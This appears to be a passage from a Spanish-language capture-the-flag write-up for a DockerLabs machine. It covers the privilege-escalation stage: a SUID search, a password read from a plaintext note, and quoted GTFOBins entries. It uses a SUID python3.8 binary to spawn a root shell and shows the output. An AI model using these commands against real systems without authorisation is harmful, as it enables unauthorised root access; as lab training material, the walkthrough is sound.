
🔐 4. Escalada de Privilegios y Post-explotación

Intenté buscar archivos que se pudieran ejecutar como sudo con “**sudo -l**” pero no tuve éxito. Por ende, intenté con “**find / -perm -4000 2>/dev/null**” para encontrar archivos con el bit SUID activado. El interesante es **/python3.8**.
Además, en **/home/pinguino** está el archivo **nota_mario.txt** que contiene la contraseña de mario.



```
pinguino@dockerlabs:~$ sudo -l
[sudo] password for pinguino:
Sorry, user pinguino may not run sudo on dockerlabs.
pinguino@dockerlabs:~$ fin / -perm -4000 2>/dev/null
pinguino@dockerlabs:~$ find / -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/newgrp
/usr/bin/man
/usr/bin/su
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/mount
/usr/bin/python3.8
/usr/bin/sudo
pinguino@dockerlabs:~$ pwd
/home/pinguino
pinguino@dockerlabs:~$ ls -la
total 32
drwxr-xr-x 1 pinguino pinguino 4096 Jun  4 05:12 .
drwxr-xr-x 1 root     root     4096 Jan 12 22:38 ..
-rw-r--r-- 1 pinguino pinguino  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 pinguino pinguino 3771 Feb 25  2020 .bashrc
drwx------ 2 pinguino pinguino 4096 Jun  4 05:12 .cache
-rw-r--r-- 1 pinguino pinguino  807 Feb 25  2020 .profile
-rw------- 1 pinguino pinguino   43 Jan 12 22:38 nota_mario.txt
pinguino@dockerlabs:~$ cat nota_mario.txt
La contraseña de mario es: invitaacachopo
```

En GTFOBINS busco algún comando con python para escalar privilegios con SUID. Encuentro un comando para python pero no para **python3.8**, por ende, decido utilizarlo pero solo cambiando el nombre de la versión de python.



```
python -c 'print(open("file_to_read").read())'
```

Library load

It loads shared libraries that may be used to run code in the binary execution context.

```
python -c 'from ctypes import cdll; cdll.LoadLibrary("lib.so")'
```


SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .

./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

Ejecuto el comando de python encontrado en GTFOBINS pero antes lo cambio la versión de **python** a **python3.8** que es la que existe en la máquina con bit SUID activo.



```
pinguino@dockerlabs:~$ /usr/bin/python3.8 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
# whoami
root
# id
uid=1000(pinguino) gid=1000(pinguino) euid=0(root) groups=1000(pinguino)
```

Escalada de privilegios exitosa, soy root.

🏆 Banderas y Resultados

✔ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
✔ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.